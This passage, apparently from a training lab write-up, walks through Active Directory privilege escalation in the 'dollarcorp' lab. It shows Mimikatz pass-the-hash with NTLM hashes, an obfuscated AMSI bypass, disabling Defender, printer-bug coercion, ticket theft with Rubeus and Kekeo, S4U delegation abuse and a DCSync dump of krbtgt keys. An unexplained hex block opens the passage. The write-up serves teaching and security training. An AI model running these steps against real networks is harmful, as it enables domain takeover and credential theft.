BF5332CAA0CC06B5F484E69684015328386248187 3F8F9DBDB084E74259
D15C28720C11FAEE29F222B28CBE4B6399ECE66511792E0258D2127EAE175D002ED83E6576577
A33B43F81CF05D5EF141CA0325B642E980C699FFF2EA1BF0A4FDA3FBFAA9E1FED98308452D3F3
82F18A01910B39121B2C2236B477BF50FA52AD65A874517070EA2B4F1
EEC7E857405D00E39F13BC5853F80CD26D37CE73E3364A51F406A292BF35735923A71F85E5287
D3F26F732F340B4707FF35BDDA78EA6189C7B7E9C2197A5D7A1BA7EF51DEBA83A6F752B13F411
2A4C1DAA0881C37F51796C8EACD8EEC3F49663C1FD57D41CA53D74433
F9391C00B2A81F7007107069384B91959F36391E5B15BD76B1C5253393B2F882661557C3F87D2
059D9E164E7566F20517EEF44C26172C4A82FB382AD0E765F692FA68411368D201754DBBF098F
8164CB194EFD366D86327753C640741A2834BE85185DB4C38D7AFB779
9B789CBDAD656D95F4A12A02E412D4E5162B4B463533468AC1B5C887143135DC61F211E199543
F
[snip]
```

Learning Objective 17:

Task

- Find a server in the dcorp domain where Unconstrained Delegation is enabled.
- Access that server, wait for a Domain Admin to connect to that server and get Domain Admin privileges.

Solution

We first need to find a server that has unconstrained delegation enabled:

```
PS C:\AD\Tools> Get-NetComputer -Unconstrained | select -ExpandProperty name
DCORP-DC
DCORP-APPSRV
```

Since the prerequisite for elevation using Unconstrained delegation is having admin access to the machine, we need to compromise a user which has local admin access on appsrv. Recall that we extracted NTLM hash of appadmin, srvadmin and websvc from dcorp-adminsrv. Let's check if anyone of them have local admin privileges on dcorp-appsrv:

```
PS C:\WINDOWS\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> cd C:\AD\Tools\
PS C:\AD\Tools> . .\Invoke-Mimikatz.ps1
PS C:\AD\Tools> Invoke-Mimikatz -Command '"sekurlsa::pth /user:appadmin
/domain:dollarcorp.moneycorp.local /ntlm:d549831a955fee51a43c83efb3928fa7
/run:powershell.exe"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::pth /user:appadmin
/domain:dollarcorp.moneycorp.local /ntlm:d549831a955fee51a43c83efb3928fa7
/run:powershell.exe
user    : appadmin
domain  : dollarcorp.moneycorp.local
program : powershell.exe
impers. : no
NTLM    : d549831a955fee51a43c83efb3928fa7
  |  PID  3276
  |  TID  4564
  |  LSA Process is now R/W
  |  LUID 0 ; 5112057 (00000000:004e00f9)
  \_ msv1_0   - data copy @ 000001E18B836570 : OK !
  \_ kerberos - data copy @ 000001E18C4383E8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000001E18C558B18 (32) -> null

PS C:\AD\Tools> . .\PowerView.ps1
PS C:\AD\Tools> Find-LocalAdminAccess
dcorp-appsrv.dollarcorp.moneycorp.local
```

or use Find-PSRemotingLocalAdminAccess script:

```
PS C:\AD\Tools> . .\Find-PSRemotingLocalAdminAccess.ps1
PS C:\AD\Tools> Find-PSRemotingLocalAdminAccess
dcorp-appsrv
[snip]
```

Sweet! Now, let's run following mimikatz command in the new PowerShell session running as appadmin to check if there is a Domain Admin ticket already present on it:

```
PS C:\Windows\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> $sess = New-PSSession -ComputerName dcorp-
appsrv.dollarcorp.moneycorp.local
PS C:\AD\Tools> Enter-PSSession -Session $sess
[dcorp-appsrv]: PS C:\Users\appadmin\Documents> S`eT-It`em ( 'V'+'aR' +  'IA'
+ ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (
Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((
"{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'
s',('Syst'+'em')  ) )."g`etf`iElD"(  ( "{0}{2}{1}" -
f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f
('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(
${n`ULl},${t`RuE} )
[dcorp-appsrv]: PS C:\Users\appadmin\Documents> exit

PS C:\Windows\system32> Invoke-Command -FilePath C:\AD\Tools\Invoke-
Mimikatz.ps1 -Session $sess
PS C:\Windows\system32> Enter-PSSession -Session $sess
[dcorp-appsrv]: PS C:\Users\appadmin\Documents>
```

Create a userX directory where X is your userId to avoid overwriting tickets of other users:

```
[dcorp-appsrv]: PS C:\Users\appadmin\Documents> mkdir userX
[dcorp-appsrv]: PS C:\Users\appadmin\Documents> cd .\userX
[dcorp-appsrv]: PS C:\Users\appadmin\Documents\userX> Invoke-Mimikatz -
Command '"sekurlsa::tickets /export"'
[snip]
[dcorp-appsrv.dollarcorp.moneycorp.local]: PS
C:\Users\appadmin\Documents\user1> ls | select name

Name
----
[0;3e4]-0-0-40a50000-DCORP-APPSRV$@cifs-dcorp-
dc.dollarcorp.moneycorp.local.kirbi
[0;3e4]-0-1-40a50000-DCORP-APPSRV$@ldap-dcorp-
dc.dollarcorp.moneycorp.local.kirbi
[0;3e4]-2-0-60a10000-DCORP-APPSRV$@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3e4]-2-1-40e10000-DCORP-APPSRV$@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3e7]-0-0-40a50000-DCORP-APPSRV$@ldap-dcorp-
dc.us.dollarcorp.moneycorp.local.kirbi
[0;3e7]-0-1-40a50000-DCORP-APPSRV$@cifs-dcorp-
dc.dollarcorp.moneycorp.local.kirbi
[0;3e7]-0-2-40a50000.kirbi
[0;3e7]-0-3-40a50000-DCORP-APPSRV$@LDAP-dcorp-
dc.dollarcorp.moneycorp.local.kirbi
[0;3e7]-2-0-40a50000-DCORP-APPSRV$@krbtgt-US.DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3e7]-2-1-60a10000-DCORP-APPSRV$@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3e7]-2-2-40e10000-DCORP-APPSRV$@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi

[snip]
```

No luck! We need to wait or trick a DA to access a resource on dcorp-adminsrv. We can use the following PowerView command to wait for a particular DA to access a resource on dcorp-adminsrv:

```
PS C:\AD\Tools> Invoke-UserHunter -ComputerName dcorp-appsrv -Poll 100 -
UserName Administrator -Delay 5 -Verbose
VERBOSE: [*] Running Invoke-UserHunter with delay of 5
VERBOSE: [*] Polling for 100 seconds. Automatically enabling threaded mode.
VERBOSE: [*] Using target user 'Administrator'...
VERBOSE: Using threading with threads = 1
VERBOSE: [*] Total number of hosts: 1
VERBOSE: Waiting for threads to finish...
VERBOSE: All threads completed!
```

As soon as a DA token is available:

```
VERBOSE: Waiting for threads to finish...
UserDomain        : dollarcorp.moneycorp.local
UserName          : Administrator
ComputerName      : dcorp-appsrv
IPAddress         : 172.16.7.217
```

```
SessionFrom        : 172.16.100.15
SessionFromName    : dcorp-appsrv.dollarcorp.moneycorp.local
LocalAdmin         :

[dcorp-appsrv.dollarcorp.moneycorp.local]: PS
C:\Users\appadmin\Documents\userX> Invoke-Mimikatz -Command '"sekurlsa::tickets
/export"'
[snip]
```

Let’s reuse the ticket by injecting it into lsass to get DA privileges:

```
[dcorp-appsrv.dollarcorp.moneycorp.local]: PS
C:\Users\appadmin\Documents\user1> Invoke-Mimikatz -Command '"kerberos::ptt
C:\Users\appadmin\Documents\userX\[0;6f5638a]-2-0-60a10000-
Administrator@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::ptt
C:\Users\appadmin\Documents\user1\[0;6f5638a]-2-0-60a10000-
Administrator@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi

* File: 'C:\Users\appadmin\Documents\user1\[0;6f5638a]-2-0-60a10000-
Administrator@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi': OK

[dcorp-appsrv.dollarcorp.moneycorp.local]:PS
C:\Users\appadmin\Documents\userX> Invoke-Command -
ScriptBlock{whoami;hostname} -computername dcorp-dc
dcorp\Administrator
dcorp-dc
```

We can also use the "Printer Bug" to abuse Unconstrained Delegation. This is very helpful, as in this case we need not wait for a Domain Admin to connect to dcorp-appsrv.

Now, we will use the printer bug to force dcorp-dc to connect to dcorp-appsrv.

Start a PowerShell session with privileges of appadmin:

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"sekurlsa::pth /user:appadmin
/domain:dollarcorp.moneycorp.local /ntlm:d549831a955fee51a43c83efb3928fa7
/run:powershell.exe"'
[snip]
```

Now, from the PowerShell session running with privileges of appadmin, copy Rubeus.exe to dcorp-appsrv and start monitoring for any authentication from dcorp-dc:

```
PS C:\Windows\system32> cd C:\Ad\Tools\
PS C:\AD\Tools> $appsrv1 = New-PSSession dcorp-appsrv
PS C:\AD\Tools> Enter-PSSession $appsrv1
[dcorp-appsrv]: PS C:\Users\appadmin\Documents> Set-MpPreference -
DisableRealtimeMonitoring $true
[dcorp-appsrv]: PS C:\Users\appadmin\Downloads> exit
PS C:\AD\Tools> Copy-Item -ToSession $appsrv1 -Path C:\AD\Tools\Rubeus.exe -
Destination C:\Users\appadmin\Downloads
PS C:\AD\Tools> Enter-PSSession $appsrv1
[dcorp-appsrv]: PS C:\Users\webmaster\Documents> cd ..\Downloads\
[dcorp-appsrv]: PS C:\Users\webmaster\Downloads> .\Rubeus.exe monitor
/interval:5 /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
```

Next, run MS-RPRN.exe to abuse the printer bug. Run the below command from the student VM:

```
PS C:\AD\Tools> .\MS-RPRN.exe \\dcorp-dc.dollarcorp.moneycorp.local \\dcorp-
appsrv.dollarcorp.moneycorp.local
Target server attempted authentication and got an access denied.  If coercing
authentication to an NTLM challenge-response capture tool(e.g.
responder/inveigh/MSF SMB capture), this is expected and indicates the
coerced authentication worked.
```

On the session where Rubeus is running, we can see the TGTs. Note that because of the TGT of dcorp-dc$ is extracted by using the printer bug. The TGT of Administrator is present in the lab because of user simulation and not due to the printer bug:

```
[snip]

[*] 8/30/2020 7:11:43 AM UTC - Found new TGT:

  User                  :  Administrator@DOLLARCORP.MONEYCORP.LOCAL
  [snip]
  Base64EncodedTicket   :

    doIF3jCCBdqgAwIBBaEDA[snip]


[*] 8/30/2020 7:11:43 AM UTC - Found new TGT:

  User                  :  appadmin@DOLLARCORP.MONEYCORP.LOCAL
  [snip]


[*] 8/30/2020 7:11:48 AM UTC - Found new TGT:

  User                  :  DCORP-DC$@DOLLARCORP.MONEYCORP.LOCAL
  StartTime             :  8/29/2020 5:36:57 PM
  EndTime               :  8/30/2020 3:36:57 AM
  RenewTill             :  9/4/2020 3:36:00 AM
  Flags                 :  name_canonicalize, pre_authent, renewable,
forwarded, forwardable
  Base64EncodedTicket   :

    doIFxTCCBcGgAwIBBaEDA[snip]
```

We can copy Base64EncodedTicket, remove unnecessary spaces and newline, if any, using a text editor and use the ticket with Rubes on our own machine.

```
PS C:\AD\Tools> .\Rubeus.exe ptt /ticket:<TGTofDCORP-DC$>
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
  v1.5.0


[*] Action: Import Ticket
[+] Ticket successfully imported!
```

Check the ticket:

```
PS C:\Ad\Tools> klist

Current LogonId is 0:0x183bdb

Cached Tickets: (1)

#0>     Client: DCORP-DC$ @ DOLLARCORP.MONEYCORP.LOCAL
        Server: krbtgt/DOLLARCORP.MONEYCORP.LOCAL @
DOLLARCORP.MONEYCORP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
[snip]
```

We can now run DCSync attack against DCORP-DC using the injected ticket:

```
PS C:\AD\Tools> . .\Invoke-Mimikatz.ps1
PS C:\AD\Tools> Invoke-Mimikatz -Command '"lsadump::dcsync
/user:dcorp\krbtgt"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # lsadump::dcsync /user:dcorp\krbtgt
[DC] 'dollarcorp.moneycorp.local' will be the domain
[DC] 'dcorp-dc.dollarcorp.moneycorp.local' will be the DC server
[DC] 'dcorp\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2/17/2019 12:01:46 AM
Object Security ID   : S-1-5-21-1874506631-3219952063-538504511-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: ff46a9d8bd66c6efd77603da26796f35
    ntlm- 0: ff46a9d8bd66c6efd77603da26796f35
    lm  - 0: b14d886cf45e2efb5170d4d9c4085aa2

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6cb7f438bf5c099fe4d029ebb5c6e08e

* Primary:Kerberos-Newer-Keys *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
e28b3a5c60e087c8489a410a1199235efaf3b9f125972c7a1e7618a7469bfd6a
      aes128_hmac       (4096) : 4cffc651ba557c963b71b49d1add2e6b
```

Learning Objective 18:

Task

- Enumerate users in the domain for whom Constrained Delegation is enabled.
  - For such a user, request a TGT from the DC and obtain a TGS for the service to which delegation is configured.
  - Pass the ticket and access the service.
- Enumerate computer accounts in the domain for which Constrained Delegation is enabled.
  - For such a user, request a TGT from the DC.
  - Obtain an alternate TGS for LDAP service on the target machine.
  - Use the TGS for executing DCSync attack.

Solution

To enumerate users with constrained delegation we can use PowerView dev:

```
PS C:\AD\Tools> . .\PowerView_dev.ps1
PS C:\AD\Tools> Get-DomainUser -TrustedToAuth
[snip]
logoncount               : 7
badpasswordtime          : 12/31/1600 4:00:00 PM
distinguishedname        : CN=web
svc,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass              : {top, person, organizationalPerson, user}
displayname              : web svc
lastlogontimestamp       : 2/17/2019 5:35:01 AM
userprincipalname        : websvc
name                     : web svc
objectsid                : S-1-5-21-1874506631-3219952063-538504511-1113
samaccountname           : websvc
codepage                 : 0
samaccounttype           : USER_OBJECT
accountexpires           : NEVER
countrycode              : 0
whenchanged              : 2/17/2019 1:35:01 PM
instancetype             : 4
usncreated               : 14488
objectguid               : 8862b451-0bc9-4b26-8ffb-65c803cc74e7
sn                       : svc
lastlogoff               : 12/31/1600 4:00:00 PM
msds-allowedtodelegateto : {CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL,
CIFS/dcorp-mssql}
objectcategory           :
CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata    : {2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM,
2/17/2019 1:01:06 PM, 1/1/1601 12:04:17 AM}
serviceprincipalname     : {SNMP/ufc-adminsrv.dollarcorp.moneycorp.LOCAL,
SNMP/ufc-adminsrv}
givenname                : web
lastlogon                : 2/19/2019 4:09:40 AM
```

```
badpwdcount              : 0
cn                       : web svc
useraccountcontrol       : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD,
TRUSTED_TO_AUTH_FOR_DELEGATION
whencreated              : 2/17/2019 1:01:06 PM
primarygroupid           : 513
pwdlastset               : 2/17/2019 5:01:06 AM
usnchanged               : 14677
[snip]
```

We already have the hash of websvc from dcorp-admisrv machine. We can either use Kekeo or Rubeus to abuse the hash of websvc.

Let's use Kekeo first. We can use the tgt::ask module from kekeo to request a TGT from websvc:

```
PS C:\AD\Tools> cd .\kekeo
PS C:\AD\Tools\kekeo\x64> .\kekeo.exe

  ___ _    kekeo 2.1 (x64) built on Jun 15 2018 01:01:01 - lil!
 /   ('>-  "A La Vie, A L'Amour"
 | K  |     /* * *
 \____/     Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  L\_       http://blog.gentilkiwi.com/kekeo                (oe.eo)
                                             with  9 modules * * */

kekeo # tgt::ask /user:websvc /domain:dollarcorp.moneycorp.local
/rc4:cc098f204c5887eaa8253e7c2749156f
Realm        : dollarcorp.moneycorp.local (dollarcorp)
User         : websvc (websvc)
CName        : websvc   [KRB_NT_PRINCIPAL (1)]
SName        : krbtgt/dollarcorp.moneycorp.local        [KRB_NT_SRV_INST (2)]
Need PAC     : Yes
Auth mode    : ENCRYPTION KEY 23 (rc4_hmac_nt    ):
cc098f204c5887eaa8253e7c2749156f
[kdc] name: dcorp-dc.dollarcorp.moneycorp.local (auto)
[kdc] addr: 172.16.2.1 (auto)
  > Ticket in file
'TGT_websvc@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLL
ARCORP.MONEYCORP.LOCAL.kirbi'
```

Now, let’s use this TGT and request a TGS. Note that we are requesting a TGS to access cifs/dcorp-mssql as the domain administrator - Administrator:

```
kekeo # tgs::s4u
/tgt:TGT_websvc@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@
DOLLARCORP.MONEYCORP.LOCAL.kirbi
/user:Administrator@dollarcorp.moneycorp.local /service:cifs/dcorp-
mssql.dollarcorp.moneycorp.LOCAL
```

```
Ticket  :
TGT_websvc@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLLA
RCORP.MONEYCORP.LOCAL.kirbi
  [krb-cred]     S: krbtgt/dollarcorp.moneycorp.local @
DOLLARCORP.MONEYCORP.LOCAL
  [krb-cred]     E: [00000012] aes256_hmac
  [enc-krb-cred] P: websvc @ DOLLARCORP.MONEYCORP.LOCAL
  [enc-krb-cred] S: krbtgt/dollarcorp.moneycorp.local @
DOLLARCORP.MONEYCORP.LOCAL
  [enc-krb-cred] T: [1/14/2019 12:42:35 PM ; 1/14/2019 10:42:35 PM]
{R:1/21/2019 12:42:35 PM}
  [enc-krb-cred] F: [40e10000] name_canonicalize ; pre_authent ; initial ;
renewable ; forwardable ;
  [enc-krb-cred] K: ENCRYPTION KEY 18 (aes256_hmac    ):
afd6bd6a8cd05c5a9ee12289c3e0256ff6de208417643550170ecc7b17fc5847
  [s4u2self]  Administrator@dollarcorp.moneycorp.local
[kdc] name: dcorp-dc.dollarcorp.moneycorp.local (auto)
[kdc] addr: 172.16.2.1 (auto)
  > Ticket in file
'TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_webs
vc@DOLLARCORP.MONEYCORP.LOCAL.kirbi'
Service(s):
  [s4u2proxy] cifs/dcorp-mssql.dollarcorp.moneycorp.LOCAL
  > Ticket in file
'TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_cifs
~dcorp-mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi'
```

Next, inject the ticket in current session to use it:

```
PS C:\AD\Tools\kekeo> . ..\Invoke-Mimikatz.ps1
PS C:\AD\Tools\kekeo\x64> Invoke-Mimikatz -Command '"kerberos::ptt
TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_cifs~
dcorp-mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX          ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::ptt
TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_cifs~
dcorp-mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi

* File:
'TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_cifs
~dcorp-mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi': OK
```

```
PS C:\AD\Tools\kekeo\x64> ls \\dcorp-mssql.dollarcorp.moneycorp.local\c$


      Directory: \\dcorp-mssql.dollarcorp.moneycorp.local\c$


Mode              LastWriteTime           Length Name
----              -------------           ------ ----
d-----      2/23/2018  11:06 AM                 PerfLogs
d-r---      11/3/2018   4:00 PM                 Program Files
d-----      11/3/2018   4:04 PM                 Program Files (x86)
d-----      10/30/2018   3:52 PM                Temp
d-----      1/10/2019  10:34 AM                 Transcripts
d-r---      11/3/2018   1:46 PM                 Users
d-----      10/30/2018   2:11 PM                Windows
```

Now, let's use Rubeus to achieve the same result.

In the below command, we request a TGT for websvc using its NTLM hash to get a TGS for websvc as the Domain Administrator – Administrator. Then the TGS used to access the service specified in the /msdsspn parameter (which is filesystem on dcopr-mssql):

```
PS C:\AD\Tools> .\Rubeus.exe s4u /user:websvc
/rc4:cc098f204c5887eaa8253e7c2749156f /impersonateuser:Administrator
/msdsspn:"CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL" /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: S4U

[*] Using rc4_hmac hash: cc098f204c5887eaa8253e7c2749156f
[*] Building AS-REQ (w/ preauth) for: 'dollarcorp.moneycorp.local\websvc'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFSjCCBUagAwIBBaED[snip]


[*] Action: S4U
[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[*] Building S4U2self request for: 'websvc@DOLLARCORP.MONEYCORP.LOCAL'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'Administrator@DOLLARCORP.MONEYCORP.LOCAL' to
'websvc@DOLLARCORP.MONEYCORP.LOCAL'
[*] base64(ticket.kirbi):

      doIGHDCCBhigAwIBBaED[snip]

[+] Ticket successfully imported!
[*] Impersonating user 'Administrator' to target SPN 'CIFS/dcorp-
mssql.dollarcorp.moneycorp.LOCAL'
[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[*] Building S4U2proxy request for service: 'CIFS/dcorp-
mssql.dollarcorp.moneycorp.LOCAL'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'CIFS/dcorp-
mssql.dollarcorp.moneycorp.LOCAL':

      doIHYzCCB1+gAwIBBaED[snip]
[+] Ticket successfully imported!
```

Check if the TGS is injected:

```
PS C:\AD\Tools> klist

Current LogonId is 0:0xa7f147

Cached Tickets: (2)

#0>     Client: Administrator @ DOLLARCORP.MONEYCORP.LOCAL
        Server: CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL @
DOLLARCORP.MONEYCORP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
name_canonicalize
[snip]
```

Try accessing filesystem on dcorp-mssql:

```
PS C:\AD\Tools> ls \\dcorp-mssql.dollarcorp.moneycorp.local\c$


      Directory: \\dcorp-mssql.dollarcorp.moneycorp.local\c$


Mode                LastWriteTime           Length Name
```

```
----              -------------           ------ ----
d-----      2/23/2018  11:06 AM                 PerfLogs
d-r---      11/3/2018   4:00 PM                 Program Files
d-----      11/3/2018   4:04 PM                 Program Files (x86)
d-----      10/30/2018   3:52 PM                Temp
d-----      1/10/2019  10:34 AM                 Transcripts
d-r---      11/3/2018   1:46 PM                 Users
d-----      10/30/2018   2:11 PM                Windows
```

For the next task, enumerate the computer accounts with constrained delegation enabled using PowerView dev:

```
PS C:\AD\Tools\kekeo> Get-DomainComputer -TrustedToAuth


logoncount                    : 22
badpasswordtime               : 2/18/2019 6:39:39 AM
distinguishedname             : CN=DCORP-
ADMINSRV,OU=Applocked,DC=dollarcorp,DC=moneycorp,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
badpwdcount                   : 0
lastlogontimestamp            : 2/17/2019 5:24:52 AM
objectsid                     : S-1-5-21-1874506631-3219952063-538504511-1114
samaccountname                : DCORP-ADMINSRV$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
countrycode                   : 0
cn                            : DCORP-ADMINSRV
accountexpires                : NEVER
whenchanged                   : 2/17/2019 4:20:01 PM
instancetype                  : 4
usncreated                    : 14594
objectguid                    : eda89f4e-dfec-429a-8b78-fe55624b85c9
operatingsystem               : Windows Server 2016 Standard
operatingsystemversion        : 10.0 (14393)
lastlogoff                    : 12/31/1600 4:00:00 PM
msds-allowedtodelegateto      : {TIME/dcorp-dc.dollarcorp.moneycorp.LOCAL,
TIME/dcorp-DC}
objectcategory                :
CN=Computer,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata         : {2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM,
2/19/2019 12:55:49 PM, 2/17/2019 1:42:26
                                PM...}
serviceprincipalname          : {TERMSRV/DCORP-ADMINSRV, TERMSRV/dcorp-
adminsrv.dollarcorp.moneycorp.local,
                                WSMAN/dcorp-adminsrv, WSMAN/dcorp-
adminsrv.dollarcorp.moneycorp.local...}
lastlogon                     : 2/19/2019 7:09:48 AM
```

```
iscriticalsystemobject        : False
usnchanged                    : 17125
useraccountcontrol            : WORKSTATION_TRUST_ACCOUNT,
DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUTH_FOR_DELEGATION
whencreated                   : 2/17/2019 1:24:51 PM
primarygroupid                : 515
pwdlastset                    : 2/17/2019 5:24:51 AM
msds-supportedencryptiontypes : 28
name                          : DCORP-ADMINSRV
dnshostname                   : dcorp-adminsrv.dollarcorp.moneycorp.local
```

We have the hash of dcorp-adminsrv$ from dcorp-adminsrv machine. First we are going to use Kekeo to abuse it. Let's request a TGT. Please note that the hash of dcorp-adminsrv$ may be different for you in the lab:

```
PS C:\AD\Tools\kekeo\x64> .\kekeo.exe

  ___ _    kekeo 2.1 (x64) built on Jun 15 2018 01:01:01 - lil!
 /   ('>-  "A La Vie, A L'Amour"
 | K  |     /* * *
 \____/     Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  L\_       http://blog.gentilkiwi.com/kekeo                (oe.eo)
                                             with  9 modules * * */

kekeo # tgt::ask /user:dcorp-adminsrv$ /domain:dollarcorp.moneycorp.local
/rc4:8c6264140d5ae7d03f7f2a53088a291d
Realm       : dollarcorp.moneycorp.local (dollarcorp)
User        : dcorp-adminsrv$ (dcorp-adminsrv$)
CName       : dcorp-adminsrv$  [KRB_NT_PRINCIPAL (1)]
SName       : krbtgt/dollarcorp.moneycorp.local        [KRB_NT_SRV_INST (2)]
Need PAC    : Yes
Auth mode   : ENCRYPTION KEY 23 (rc4_hmac_nt    ):
8c6264140d5ae7d03f7f2a53088a291d
[kdc] name: dcorp-dc.dollarcorp.moneycorp.local (auto)
[kdc] addr: 172.16.2.1 (auto)
  > Ticket in file 'TGT_dcorp-
adminsrv$@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLLAR
CORP.MONEYCORP.LOCAL.kirbi'
```

Since there is no SNAME validation, we can request TGS for time and also ldap service on dcorp-dc as the domain administrator - Administrator:

```
kekeo # tgs::s4u /tgt:TGT_dcorp-
